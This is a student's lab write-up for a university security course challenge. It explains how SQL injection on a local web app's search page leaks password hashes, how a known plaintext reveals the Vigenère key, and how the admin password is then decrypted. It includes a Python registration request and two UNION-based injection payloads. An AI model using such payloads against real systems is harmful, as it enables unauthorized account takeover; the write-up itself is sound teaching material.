Elinor Holt

Prof. Goldberg

CS 357

Nov 1, 2024

Challenge 6: Backdoor Backfired

I. Recon:

A. I used the same methods from Challenge 5 to find the table and column names in the database.

II. Exploit Instructions (Automated in code):

A. The exploit works by first creating my own account with a chosen password, then retrieving its encrypted form to decipher the encryption key. Once I have both the plaintext and encrypted password, I can derive the key used for encryption and decrypt the admin password.


B. First, I registered a new account on the registration page with my selected credentials:

```
# Registration request
register_url = "http://localhost:8080/register"
password = 'QWERTYUIOPASDFGHJKL'
data = {
    'name': 'ellie1',
    'username': 'ellie1',
    'password': password
}
response = requests.post(register_url, data=data)
```

C. Then, using the same SQL injection method in the search page as in previous challenges, I find the encrypted password for my newly created account:

```
hello" union SELECT password_hash FROM members WHERE username =
```


```
"ellie1"; -
```

D. 

E. With both my plaintext and encrypted passwords, I was able to determine the encryption key. I made a find_vigenere_key() method which will find the key.

F. Once the encryption key is known, a second SQL injection query retrieves the encrypted password for the admin user:

```
hello" union SELECT password_hash FROM members WHERE username = "admin"; -
```

G. 

H. After finding the encryption key and the admin's encrypted password, we can use the key to decrypt the admin's password. I made a vigenere_decrypt() method which will return the decrypted password.

I. Finally, the cleartext password will be printed out and can be used to log into the admin account.

III. References:

A. https://www.geeksforgeeks.org/vigenere-cipher/ (for Vigenere cypher decryption method and method to find key from cleartext and ciphertext)